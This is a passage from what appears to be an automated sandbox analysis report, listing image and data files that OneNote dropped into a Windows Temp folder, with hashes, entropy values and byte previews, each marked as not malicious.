Preview:	.PNG.....IHDR.....*.....v.....gAMA.....a....IiCCPsRGB IEC61966-2.1..H..SwX...>..e.VB..I.."#....Y....a...@...V....HU...H...(.gA..Z.U\8....}z.....y.....&..j.9R.<:...OH.....H.. .. ..g.....yx~t.?...o...p..$.....P&W. ..".....R...T.....S.d.....ly\|B".....I>.....(G$.@..`U.R,.....@".....Y.2G.....v.X..@`...B,.. 8..C.... L..0._p..H.....K.3.....w....!..I.Ba.).f.."... #.H..L.....8?.....f.I....k.o">!.....N..._....p...u.k.[..V.h..]3...Z..z..y8.@...P.<.....%b..0.>.3.o..~..@...z..q.@.....qanv.R....B1n..#.....)..4.\,...X..P"M.y.R.D!.....2.....w....O.N....I.~ .....X.v.@~.-.....g42y.....@+.....\...L....D..*.A.....a.D@.$.<.B.....A.T.:.....18....\..p..`.....A...a!:..b.."....."aH4... ..Q"..r...Bj.]H#.-r.9.\@.... 2....G1...Q...u@. .....s.t4.]...k....=.....K.ut.}..c..1.f..a\..E`.X.&..c.X5V.5c.X7v....a..$.....^...I...GXLXC.%.#....W...1.'"..O.%z...xb:..XF.&.!.!.%^'._.H$...N.!%.2I.IkH.H-.S.>..i.L&.m..... .....O.

C:\Users\user\AppData\Local\Temp\{0D50DF9D-C835-4FEC-8856-2AF165CAA92D}.bin	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 1692 x 810, 8-bit/color RGBA, non-interlaced

Category:	dropped
Size (bytes):	76485
Entropy (8bit):	7.79809544163696
Encrypted:	false
SSDEEP:	1536:xvY6z54EJ+ytgXIeZCXIokE9Kkf2oY7LLw7wDzKiivL4w1jr8TYEo7s:xgS2EJbyYeMYkKkyX3DWvLLATiY
MD5:	734BA03175EBC8B8E3EF57BC3DDC9D8E
SHA1:	1C0EA89A657A5D157D06EEF8C1BC722BC2CFD918
SHA-256:	275DEEC71606F71DC7F6F81026F797B7F36F3BB2203B4483007BBCA1E4447528
SHA-512:	23EA232051472C3F4F61D81012F989BA54B24180C1353C860BCBBD92C89D2F395BF02786902AA9E0BFF634043A5C5E73CDB743124A8B5ECFBD0D583F28BB0B9F
Malicious:	false
Preview:	.PNG.....IHDR.....*.....v.....gAMA.....a....IiCCPsRGB IEC61966-2.1..H..SwX...>..e.VB..l.."#....Y....a...@...V....HU...H...(.gA..Z.U\8....}z.....y.....&..j.9R.<:...OH.....H.. ...g.....yx~t.?...o...p..$.....P&W. ..."....R...T.....S.d.....ly\|B".....I>.....(G$.@..`U.R,.....@".....Y.2G.....v.X..@`...B,.. 8..C.... L..0.._p..H.....K.3.....w....!..I.Ba.).f.."...#.H..L.....8?.....f.I....k.o">!.....N..._....p...u.k.[..V.h..]3...Z..z..y8.@...P.<.....%b..0.>.3.o..~..@...z..q.@.....qanv.R....B1n..#.....)..4.\,...X..P"M.y.R.D!.....2.....w....O.N....I.~.....X.v.@~.-.....g42y.....@+.....\...L....D..*.A.....a.D@.$.<.B.....A.T.:.....18....\..p..`.....A...a!:..b.."....."aH4... ..Q"..r...Bj.]H#.-r.9.\@.... 2....G1...Q...u@.....s.t4.]...k....=.....K.ut.}..c..1.f..a\..E`.X.&..c.X5V.5c.X7v....a..$.....^...I...GXLXC.%.#....W...1.'"..O.%z...xb:..XF.&.!.!.%^'.._.H$...N.!%.2I.IkH.H-.S.>..i.L&.m..... .....O.

C:\Users\user\AppData\Local\Temp\{0E6DBBBF-A3C0-48DA-BED3-C8930739DF0B}

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4744
Entropy (8bit):	0.643855465483438
Encrypted:	false
SSDEEP:	6:Ra+i2UYyfB3h1RRXUnfxkRR2R2R2jKMJU1BRujlw//0lweI/2p1jRujd:Ra+i2UYyf9/UfxkWQQ982Wf/lq
MD5:	5E447999048819F05DFC78FE794920A2
SHA1:	48FFA594E00E5315F2BC4DD58049AFAB81C8C137
SHA-256:	0447F15BF5CEF2E4435722588AA035CE4E079134D94BF5190EBA957DEF83A8C1
SHA-512:	A981196775880D3B3D1711473571CF7E6E9A9D65B359DF5EB3DE2C2B40B8B791DDCA7CAB1E76D4F7418BCF0F9A41BDD32344B5D9AC78A69106C7F9A9275A711
Malicious:	false
Preview:	./.C..vL....W"v_.@....J....Z.....?.....I.....h.....g/...K.+.....*..6.@...9Ny.....f.<.f.<.f.<.f.<.....

C:\Users\user\AppData\Local\Temp\{187023B7-C9CC-4BD0-87B3-E472F3855AA3}

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4744
Entropy (8bit):	0.6485741353846847
Encrypted:	false
SSDEEP:	6:Ra60ctljYyfB3h1RRXUnfAC6tiztlOR2R2R2jK5eyp/7NNeyp//rRujlw//0lweh:Ra7eYyf9/UfA5tiztPQQcthtyWf/lt2
MD5:	F19F689A32E6D2010444E793794F66A7
SHA1:	D20B7FFE87753BAEE58E4DA76F8A9AD9F7B34CE2
SHA-256:	E5F1E47A4D385C7430FC69B9797EE651D2CF4DB7F41FD392F52D7761CAA44F2A
SHA-512:	5F1F44B923788974A8E05385BBB387BBB353444F16CE24E808C0DA1178BC94B241DA477C1D3FBA1731CB478FF847292C2D7024930A4433B8BD10EA3AD8ABAC98
Malicious:	false
Preview:	./.C..vL....W"v_...DWt.I....C.....?.....I.....h.....}....I.VM...AN.....p.U.M..t..b.....f.<.f.<.f.<.f.<.....

C:\Users\user\AppData\Local\Temp\{1BA8BC9F-BAF0-4471-A68C-8313945768 20}

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4744
Entropy (8bit):	0.6336885529505311
Encrypted:	false
SSDEEP:	6:RaJitjYyfB3h1RRXUnfJDZ/SWQ2ntOR2R2R2jKhJTlhF5JTlllBRujlw//0lweIY:RasVYyf9/UfJdNQ2n3QQoTJTMWf/3TU

MD5:	68747303C1DC2B19F97EA3715CDFCAD9
SHA1:	447AC5C077F5A4A85CE4BFAD83217D6D36C25CF9
SHA-256:	6C577B0BC8BDCC7B5ACCCB30733149F2D52563B9E3CB5CFCC9732ABC1538E501
SHA-512:	CA5E5F24D14DCBC8197C937420C788C929EB1552D20CC0A1226075E685078B76A536A0F68839813F63044378756FE17E588B03CDF9F0C1D2E8869EF9EE744912
Malicious:	false
Preview:	./.C..vL....W"v_ ..X..qI..._6.....?.....I.....h.....H.RJ..[M..V...@.....>s5.. .D....N.....f.<.f.<.f.<.f.<..... ....

C:\Users\user\AppData\Local\Temp\{205FB1FA-EB16-43F2-86C5-B07E9A12980B}

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4744
Entropy (8bit):	0.6464451586835656
Encrypted:	false
SSDEEP:	6:RaEYPw3jYyfB3h1RRXUnf1QL11CKK2cR2R2R2jKD1JllDlIRRujlw//0lwel/bls:RaEMSjYyf9/UfuDW23QQAnrEWf/hs
MD5:	05A5661A4A7553AA126B748DD8FDD44E
SHA1:	82C8755401677CD1F085D7C1AE0F0F5F363C1EC8
SHA-256:	0E1D61621A51875AC4C411D15ABFA65BFE14DB7F6A862F4CFC6C375023B00B00
SHA-512:	BEACBEA4059AE9D4CFD6037E12A8DF10FE7ED0C0FAD1F694036E8BCDA9BE345506616C8E8AEE5DEBEFE0C4EBDB2AB2686E96395800B04D09D3775C732558 30F7
Malicious:	false
Preview:	./.C..vL....W"v_.Y.2.e.@...?n.....?.....I.....h.....uS..%g.N.`.U 2.....O.$.. A..r..wc.....f.<.f.<.f.<.f.<..... ....

C:\Users\user\AppData\Local\Temp\{2265CAC3-1A5D-4C48-AF94-A71BBEC89222}

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4744
Entropy (8bit):	0.6466341966033017
Encrypted:	false
SSDEEP:	6:RaOHmQYyfB3h1RRXUnf9/40/sR2R2R2jKBZZtqSZZtJRujlw//0lwel/O7SZZt7m:Ra+mQYyf9/Ufd5PQQUDrDEWf/O+Ds
MD5:	0A6C634125B0B947848B9E24DBDF019E
SHA1:	12E68057CEEAA36A8F26A6A7174DA89284C9CAA8
SHA-256:	CFDCFB1A545BF6051EBF74E97080B257EDF26CF792FB67C5542EA24E1AAB2395
SHA-512:	ECF69C37CA59552A6A5D6A7DE986C41E677C1B25DCEBD5F377DF5A04F4F3B2D1094E9F91820F6BC1B152AAF82E53767CDE92D2FF538721B9B9AF8C2FA39BE DB
Malicious:	false
Preview:	./.C..vL....W"v_.+N.+p.H...9.....?.....I.....h.....9...Z..G.i(.....Y.... .O."..;.....f.<.f.<.f.<.f.<..... ....

C:\Users\user\AppData\Local\Temp\{4DA24EBA-9C29-4348-81D5-F33931C2288D}

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	GIF image data, version 89a, 1012 x 327
Category:	dropped
Size (bytes):	11765
Entropy (8bit):	7.911655818336033
Encrypted:	false
SSDEEP:	192:aUpmR1MS7mEuHIgBEoe/nOdV8EHi+rBJZ2M6qhH03NMWjvD5ZktcatNy+AT3jCOj:aUOVTi9EoDH8ujBJwMvhU3mgocatgdOm
MD5:	B035F23C68CC9673E604FE5472F223D2
SHA1:	56495B558547AACCE34C65C1D1FCF6C9ECAFCEE1
SHA-256:	F3F791A1303058D4F363E02F0515DE8484249624857CAF5ECE6C926D7324114C
SHA-512:	B6923EC5D91F5C771B65C63A97AB23BC8E6762CA60C31DEE8D1D141703923EDDFC266229B263EA88E10AF89A92C0EF361BF91A3D5CB600AE129C452D945806 2
Malicious:	false

Preview:	GIF89a..G.....|..... .....Y..Z..\.._...a..c..d..f..e..i..k..m..n..p..s..r..v..y..z..}..~.....0..3..5..6..7..9..<..>..@..B..C..E..G..J..N..N..P..R..T..V..[..... ..!..#..#..".$..&. .&..(..)..+..+..,..,.....1..3..4..6..9..;..=..?..B..E..G..I..L..N..O..Q..S..W..Z..]..^..`..a..b..d..g..h..j..m..p..s..u..x..{..|..~..... .....!.....,.....G.....H.....*\....#J.H....3j.... C..I...(S.\...0c.I...8s.....@...J...H.*]...P.J.J...X.j....`..K...h.]...p..K...x.....L....N....8q..i.L....3k.....C..M. ...S.^....

C:\Users\user\AppData\Local\Temp\{4E5BA980-837E-4313-A9E6-0E99A903959D}

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4744
Entropy (8bit):	0.6464186626846035
Encrypted:	false
SSDEEP:	6:RaW7TYyfB3h1RRXUnf+zP+fn9cR2R2R2jKN76pCI6trRujlw//0lweI/oI6txRuZ:RaMTYyf9/UfEGf93QQ9A7GWf/o76
MD5:	632A2B7ED2B01BA939FC363335037014
SHA1:	5DBCCC98DE406BCEB6006CEA0B908FCAF0505899
SHA-256:	D2F6500A04BC6A86443FB5909AAC484C56ADF8E0F854890BB8D31A5096769C61
SHA-512:	3DAE3B4FD56A2C0AC51A5D9D41477A9FB9847B514ECB512AA07BF734A912223E1FBF368AA30B1B88A7335D26E27C63338C025CF5848EFD56481CFCA4A61AAB 96
Malicious:	false
Preview:	./.C..vL....W"v_N.+.y\.A..X.$.....?.....I.....h.....sh..A..*.....v N....F.+s.....f.<.f.<.f.<.f.<..... ....

C:\Users\user\AppData\Local\Temp\{513AB815-F377-4589-AAE3-880D93915B90}.bin

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	GIF image data, version 89a, 1012 x 327
Category:	dropped
Size (bytes):	11765
Entropy (8bit):	7.911655818336033
Encrypted:	false
SSDEEP:	192:aUpmR1MS7mEuHIgBEoe/nOdV8EHi+rBJZ2M6qhH03NMWjvD5ZktcatNy+AT3jCOj:aUOVTi9EoDH8ujBJwMvhU3mgocatgdOm
MD5:	B035F23C68CC9673E604FE5472F223D2
SHA1:	56495B558547AACCE34C65C1D1FCF6C9ECAFCEE1
SHA-256:	F3F791A1303058D4F363E02F0515DE8484249624857CAF5ECE6C926D7324114C
SHA-512:	B6923EC5D91F5C771B65C63A97AB23BC8E6762CA60C31DEE8D1D141703923EDDFC266229B263EA88E10AF89A92C0EF361BF91A3D5CB600AE129C452D945806 2
Malicious:	false
Preview:	GIF89a..G.....|..... .....Y..Z..\.._...a..c..d..f..e..i..k..m..n..p..s..r..v..y..z..}..~.....0..3..5..6..7..9..<..>..@..B..C..E..G..J..N..N..P..R..T..V..[..... ..!..#..#..".$..&. .&..(..)..+..+..,..,.....1..3..4..6..9..;..=..?..B..E..G..I..L..N..O..Q..S..W..Z..]..^..`..a..b..d..g..h..j..m..p..s..u..x..{..|..~..... .....!.....,.....G.....H.....*\....#J.H....3j.... C..I...(S.\...0c.I...8s.....@...J...H.*]...P.J.J...X.j....`..K...h.]...p..K...x.....L....N....8q..i.L....3k.....C..M. ...S.^....

C:\Users\user\AppData\Local\Temp\{5201C174-E8AB-444C-BF8B-A9E7BC2A638A}.bin

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 40 x 40, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1354
Entropy (8bit):	7.799120546917745
Encrypted:	false
SSDEEP:	24:AXFMpSCdmi2MTbWm/8T368Bf50D+1vDD9BFGBsQ5SOryjJ4w6++mPKc82UGOpIUg:AO4m122bQ36gfaS1rDw2QsOryjJ4xLml
MD5:	C2BF462C1311A92660999498F29394BD
SHA1:	4BD7C156F172C1114F33D80BAB05252C9F8E87C0
SHA-256:	5E0A8F7D863DAD057AC91FB888CFA7BE1D30A6CF65A908CE90081C323A0858B7
SHA-512:	1107117B3C4B843E5EB32CB13C5CA91E28857DDAE18A197F471D9FCA5B767C7441661FC3A21D2B6FF3C6EB91048A93598E1D86EA55A60A427D8E4B82E59A30 9
Malicious:	false
Preview:	.PNG.....IHDR...(...(.....m....sRGB.....pHYs...t...t..f.x....IDATXG..O.W....`...c.C..`.H(!@.[Q..B.D.....Q..}.C...}.CTU.MR.j...[.....".x.B.x.wG.2$xf.J..W..g....}w.H.....b* ...../.V _\|.....TC]-.d.....\\Z..I.....>..D....G.....}.]}.x...X...WZ....?.-..A..&x...Q$)U..../.w...?..!8IE..:.....6..y.z..Yg.`g.@(...z...VS..$@..q2.,."....RT.}..%..q.IA0....[m.....2...8..a.LJ....n .....M.%x.....\...$g.Y.p.Q^U....$;.r.....>...>...]..$...r..bz.P*.(....}:&'ldc...c|.bs.>z.:?.M....(.SR..a..o..*=2....i#..{.....y.).....}.1_ .....T@O..F..d....Piu.TQA....#DY.S&G....j....3z.. >zL..:....33...C&.S....h...LQk. ...hRSy&m..?...d.....I.].G...BL.-..N;.....s.0Q....T.(0...p....HU..d.V..z.)..2. .....d...x.{.....2.zdP.....;.?aeu.....(..,#.....nj.... ....0.X..dr.T)x...4.V...]p8] .p.PH.4f{.n.....x.....Z...O>DF.)^.Y.....p.Zf..1e.a.>."fm{.=hui...Fnn.T...../"...U<..f'.....:Y.....ckk..RN.....f.omf..rZi.\..h.....|.4.,/.....=.z%.F....*Z...>.*.A.....?.

C:\Users\user\AppData\Local\Temp\{5F8474AE-5559-4496-8704-47ADE4570097}	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4744
Entropy (8bit):	0.6478431212564465
Encrypted:	false
SSDEEP:	6:RaiGKshYyfB3h1RRXUnfYolj/xxyXsR2R2R2jKwqASAuRujlw//0lwel/IyAyRuZ:RaCshYyf9/UfhjZwXnQQrqLkWf/VM
MD5:	1DF885C0EB076A1C9D67B42859174E87
SHA1:	5A3F14DED92168E748915C3DDE9A9A757D140F3E
SHA-256:	3F59B3A4E3AFC8D7BFB9C99FD04BBFC9B8F874DEA8600B1DC327A4A9FE2FA339
SHA-512:	C67C512C6A0B250095E3680E10A53C26BC19427113E4EA586C2F09C551CB71BC2CEAB1B8EE3937DCA7FD59CE7029623DFF01DED5C2535C60CE4577A32946D6 3
Malicious:	false
Preview:	./.C..vL....W"v_..._q.=N..4...\.....?.....I.....h.....-...V.[J.Td).WB`.....R..... K..ZyX.....f.<.f.<.f.<.f.<..... ....

C:\Users\user\AppData\Local\Temp\{5FCF2F4B-1582-4C30-9102-96D683F264EC}	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4744
Entropy (8bit):	0.6464561262826032
Encrypted:	false
SSDEEP:	6:Rak8CII/IFYyfB3h1RRXUnf3YVZtl/R2R2R2jK4XodsFQodsRRujlw//0lwel/Em:Rak8CItjYyf9/UfItCQQgsNsGWf/ls6
MD5:	55BE247CCC557474E863729253EB709D
SHA1:	8E976D1D68AFC2AA68BB9F773F804B6307DFE145
SHA-256:	275CEC341C97F10592FD547626C26115BE90DA5DAC8C60E3D400F6AFAF9D92D7
SHA-512:	9A81568987F1141135C7BD25AB845B94E0206040EC5BDCD736EC9F8A73D32B748A96750516AF2F61E2249B1412AAE5CDAFA854FC486B89E390C25BB664239EF
Malicious:	false
Preview:	./.C..vL....W"v_.i...j.F...[.s.=.....?.....I.....h.....A...lw.J..w...r.....H... E.J...p.}.....f.<.f.<.f.<.f.<..... ....

C:\Users\user\AppData\Local\Temp\{635EAFCC-6A0E-4E2D-B0DE-2088BE0F8754}	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4744
Entropy (8bit):	0.6493017394138124
Encrypted:	false
SSDEEP:	12:RantYyf9/Uf1wDQQDMX4fJMX+Wf/oJMXS:YntYyfS2DQQDJJTzJ3
MD5:	C72737FB40ADFF11D235E26DBFE57B9E
SHA1:	56875EEF5089E636DFB91787DA9D02223DF70603
SHA-256:	4374AF578DEB76BBA78C42A1B3618A01406DB05F327CBD7E282E38525231EF5D
SHA-512:	5CB37B0F3471E2D66282571BFEAD90F6CFB8AED561BA971D1AC35D74F5D5CC3E7CA1E2EDF91A3A0DF7BA17B0A14A6800B2165ED42923B6899DF8E26FF2342 C2D
Malicious:	false
Preview:	./.C..vL....W"v_.~.u.=.D.u:?.Im.....?.....I.....h.....67.S...F..W&&..{.... .....C...E..F.h{X.....f.<.f.<.f.<.f.<..... ....

C:\Users\user\AppData\Local\Temp\{68535A9E-EB0C-4B6A-BC04-E37534063832}	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 1692 x 810, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	76485

Entropy (8bit):	7.79809544163696
Encrypted:	false
SSDEEP:	1536:xvY6z54EJ+ytgXIeZCXIokE9Kkf2oY7LLw7wDzKiivL4w1jr8TYEo7s:xgS2EJbyYeMYkKkyX3DWvLLATiY
MD5:	734BA03175EBC8B8E3EF57BC3DDC9D8E
SHA1:	1C0EA89A657A5D157D06EEF8C1BC722BC2CFD918
SHA-256:	275DEEC71606F71DC7F6F81026F797B7F36F3BB2203B4483007BBCA1E4447528
SHA-512:	23EA232051472C3F4F61D81012F989BA54B24180C1353C860BCBBD92C89D2F395BF02786902AA9E0BFF634043A5C5E73CDB743124A8B5ECFBD0D583F28BB0B9F
Malicious:	false
Preview:	.PNG.....IHDR.....*.....v.....gAMA.....a....IiCCPsRGB IEC61966-2.1..H..SwX...>..e.VB..l.."#....Y....a...@...V....HU...H...(.gA..Z.U\8....}z.....y.....&..j.9R.<:...OH.....H.. ...g.....yx~t.?...o...p..$.....P&W. ..."....R...T.....S.d.....ly\|B".....I>.....(G$.@..`U.R,.....@".....Y.2G.....v.X..@`...B,.. 8..C.... L..0.._p..H.....K.3.....w....!..I.Ba.).f.."... #.H..L.....8?.....f.I....k.o">!.....N..._....p...u.k.[..V.h..]3...Z..z..y8.@...P.<.....%b..0.>.3.o..~..@...z..q.@.....qanv.R....B1n..#.....)..4.\,...X..P"M.y.R.D!.....2.....w....O.N....I.~.....X.v.@~.-.....g42y.....@+.....\...L....D..*.A.....a.D@.$.<.B.....A.T.:.....18....\..p..`.....A...a!:..b.."....."aH4... ..Q"..r...Bj.]H#.-r.9.\@.... 2....G1...Q...u@.....s.t4.]...k....=.....K.ut.}..c..1.f..a\..E`.X.&..c.X5V.5c.X7v....a..$.....^...I...GXLXC.%.#....W...1.'"..O.%z...xb:..XF.&.!.!.%^'.._.H$...N.!%.2I.IkH.H-.S.>..i.L&.m..... .....O.

C:\Users\user\AppData\Local\Temp\{7DFF42B6-807C-4DE3-AA08-4D6D60B3BB7A}

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4744
Entropy (8bit):	0.6486280055684143
Encrypted:	false
SSDEEP:	6:Ra8M7tjYyfB3h1RRXUnf76YhpkIsR2R2R2jKvlbRujlw//0lweI/S2BRujd:Ra8WVYyf9/Uf76Yhpk9QQsIEWf/S2s
MD5:	203CCDB6060C70DBC2F45584E92C5A2C
SHA1:	5F0DFC1B6A6F9FFDD1284886A8758BBDAB0353E3
SHA-256:	CA43FF6E63B7D9306B6FE2B3714932A6289B90763F408A70397B002424F85719
SHA-512:	83DAA3B7A35937A5D597B1494E1A820CFF22BA0C72796990213E0DE561BA24DD2897F5AC8601B524D155BAF29EA39420518FBF5E70AB2157A565FC4EC56A3F07
Malicious:	false
Preview:	./.C..vL....W"v_.]P.*+.F..Ge.....?.....I.....h.....<RHB..&.b.Yo.....I..hS[NM...D.Y.....f.<.f.<.f.<.f.<.....

C:\Users\user\AppData\Local\Temp\{833BBCE8-1CE5-4A33-BE2D-894EF53FEE46}

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4744
Entropy (8bit):	0.7020731855087794
Encrypted:	false
SSDEEP:	6:0AtYyfh3h1DdyPwoXUnfw2t/C1j8ll/OR2R2R2jKGTgTFCfgXlBRuj8lvClax/m9:ftYyfdgLUfwiC1wl/9QQ8VVV/x/js
MD5:	F40670E09B58D3C9A8CF1168B26CE5D0
SHA1:	16F2E52E33CA5CDCF317D82CC405B368535008B3
SHA-256:	6DFEE020D59E06A7B8C54E78E1C733BA4238D92406153D3E542D2680F6FAFBC7
SHA-512:	F7FBF7C5C50A348551C64F9BD68ECA9233A98B7D2E87F8ABEFD013653F0908D75EEF8DB417F58BFA43FA0BF8F497DE1E9C4F57F696807755EB361005DDD7626
Malicious:	false
Preview:	.R\{..M..Sx.)...%?.D..F..w.Ld.K.....?.....I.....*...*...*...*.....Y.2.e.@...?n..0.....h.....t..T.B."1....P.....0B.H"H.A.yd.0*q8.....f.<.f.<.f.<.f.<.....

C:\Users\user\AppData\Local\Temp\{83BA6D36-2196-4487-BAAD-FE15AF122565}

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4744
Entropy (8bit):	0.6448249187260944
Encrypted:	false
SSDEEP:	6:Raf8tYyfB3h1RRXUnfiheCjr2H7R2R2R2jKlRujlw//0lweI/84Rujd:RafWYyf9/UfnCvLQQ/Wf/g
MD5:	4DF88BA9B9607A9394AE5F72A0879C91
SHA1:	D8359F68E0C5402FB08EBE26696E58D0CE7140A9

SHA-256:	B4A0381707BA3454E57718F6A9394C322CE79119181B9D2E90103DF0B1E7132F
SHA-512:	556B58815DD68F99FFEB3F41090E5D8F2CBCD991E2C59B2ADEA5C42BF12BD01FFA2CE2E04168D1FCF6864C7D3387F507183C59E5E17B0A2C34ED219BA70FD 7F
Malicious:	false
Preview:	./.C..vL....W"v_m..H...J.*.1u.....?.....I.....h.....(oO<.IK.....$.....5..@ ..s..."q.....f.<.f.<.f.<.f.<..... ....

C:\Users\user\AppData\Local\Temp\{84E57D09-8B97-4380-A709-DC32BEADCF99}

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 40 x 40, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1354
Entropy (8bit):	7.799120546917745
Encrypted:	false
SSDEEP:	24:AXFMpSCdmi2MTbWm/8T368Bf50D+1vDD9BFGBsQ5SOryjJ4w6++mPKc82UGOpIUg:AO4m122bQ36gfaS1rDw2QsOryjJ4xLml
MD5:	C2BF462C1311A92660999498F29394BD
SHA1:	4BD7C156F172C1114F33D80BAB05252C9F8E87C0
SHA-256:	5E0A8F7D863DAD057AC91FB888CFA7BE1D30A6CF65A908CE90081C323A0858B7
SHA-512:	1107117B3C4B843E5EB32CB13C5CA91E28857DDAE18A197F471D9FCA5B767C7441661FC3A21D2B6FF3C6EB91048A93598E1D86EA55A60A427D8E4B82E59A300 9
Malicious:	false
Preview:	.PNG.....IHDR...(...(.....m....sRGB.....pHYs...t..t..f.x....IDATXG..O.W....`...c.C..`.H(!@.[Q..B.D.....Q..}.C...}.CTU.MR.j...[.....".x.B.x.wG.2$xf.J..W..g....}w.H.....b* ...../.V _|.....TC]-.d.....\\Z..I.....>..D....G.....}.]}.x...X...WZ....?.-...A..&x...Q$)U..../.w...?..!8IE..:.....6..y.z..Yg.`g.@(...z...VS..$@..q2.,."....RT.}..%..q.IA0....[m.....2...8..a.LJ....n .....M.%x.....\...$g.Y.p.Q^U....$;.r.....>...>...]..$...r..bz.P*.(....}:&'ldc...c|.bs.>z.:?.M....(.SR..a..o..*=2....i#..{.....y.)....}.1_ .....T@O..F..d....Piu.TQA....#DY.S&G....j....3z.. >zL..:...33...C&.S....h...LQk. ...hRSy&m..?...d.....l.].G...BL.-..N;.....s.0Q....T.(0...p....HU..d.V..z.)..2. .....d...x.{.....2.zdP.....;.?aeu.....(..,#.....nj.... ....0.X..dr.T)x...4.V...]p8] .p.PH.4f{.n.....x.....Z...O>DF.)^.Y.....p.Zf..1e.a.>."fm{.=hui...Fnn.T....../"...U<..,f'.....:Y.....ckk..RN.....f.omf..rZi.\..h.....|.4../.....=.z%.F....*Z...>.*.A.....?.

C:\Users\user\AppData\Local\Temp\{A4601116-8B1A-4987-B1F8-2B503864EECB}

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4744
Entropy (8bit):	0.6500748553422653
Encrypted:	false
SSDEEP:	6:RaGROtYyfB3h1RRXUnfaRee83/lsR2R2R2jKW4FrRujlw//0lweI/UHQxRujd:RaGROtYyf9/UfaRez3/9QQsFUWf/z8
MD5:	68353E08CBC0120FD8441CDA00DC9136
SHA1:	A920C60792ED6919655049F909DFCFAFD040E2F8
SHA-256:	C73D1946BD516D82753652AD897E85F8B0B01BFA4B6911DF363FFC49F363901D
SHA-512:	F1D21FC50C719181D6ED9C1A07535AA16601355C6896C9D77B65D89CDE32BCA4FAE4A700872BA64AFA8B7BE0BC3BE2CD4721434B2E127D76A9CD186FB9727E 33
Malicious:	false
Preview:	./.C..vL....W"v_....e.cD.....]g.....?.....I.....h.....r.BA.@.})81.....S...z.O ..*0X.....f.<.f.<.f.<.f.<..... ....

C:\Users\user\AppData\Local\Temp\{B24949E5-A304-4FCD-B0D4-30209C2F9A45}

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4744
Entropy (8bit):	0.6463104602010505
Encrypted:	false
SSDEEP:	12:Ra1LsnYyf9/UfPLQQFoTdwo/2Wf/Zwo/q:YKYyfS7QQFoZwo/2ewo/q
MD5:	E10CA59826327D039E2C00FF046115ED
SHA1:	718FB394CB1FD94E08A62C749456E3C9DFB52DD2
SHA-256:	9D1965708E9DCF6D2661B4A650BA2EA791DC043BF3C8B91B0B1D20D12CF4D173
SHA-512:	9398534472F1546CDCFE27AF24D03436377D7A5782B44B4743D95EEB8728E2A6890A0FE511C81FBD50EA813E059A9B5F57668527E443B4812A1E5A8DBD800680
Malicious:	false

Preview:	./.C..vL....W"v_.$b....E.g.....?.....I.....h.....c.}K3.9D..my9.....55D...E ..I.P'FR.....f.<.f.<.f.<.f.<..... ....

C:\Users\user\AppData\Local\Temp\{B59A9D2C-ED1E-47F4-90E0-3645E63DAE20}

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4744
Entropy (8bit):	0.6446212176041669
Encrypted:	false
SSDEEP:	6:RaC43bYyfB3h1RRXUnf6UTCgXDBe4/kR2R2R2jKFJa2Rujlw//0lweI/siKRujd:RanbYyf9/UfugXDBl/PQQXWf/z
MD5:	BE783F81FFDB6028B599A836D298685D
SHA1:	652D7DF2423DA0E95FEE8E8BEE575C6774569F06
SHA-256:	66A3A5741668218DC87CFE8F06EE4EE73203A661A6F88D7741C38EAD9170FB88
SHA-512:	F368EB52D8C0B452F00586B8F626AA873B67C42A0E8E347BA2BB3C8220ACEA47C50B85901335FD9638B0D966F55F29600D353A95CD9EEE1A8AE2333AA73F06A 0
Malicious:	false
Preview:	./.C..vL....W"v_A..:.`.E..G.;.j7.....?.....I.....h.....`(m...~F.5gd\.....F. .N.e.v.....f.<.f.<.f.<.f.<..... ....

C:\Users\user\AppData\Local\Temp\{B9F8FA1C-06B0-4354-A382-C78BC6DC2478}

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4744
Entropy (8bit):	0.6485564597862219
Encrypted:	false
SSDEEP:	12:Ra9FYyf9/Ufh1iCvQQ6Ch7ClUWf/60Cl8:YLYyfS5w6QQ5h2+zS
MD5:	0A0C1354AA1212481E716D634D8C5878
SHA1:	32018C653F9A349C4B259A19445422EF34237DF0
SHA-256:	6BA50C45A77A4F4785368737D7DC2995D08FC12DA993FEFD94D43BCCB398FDC7
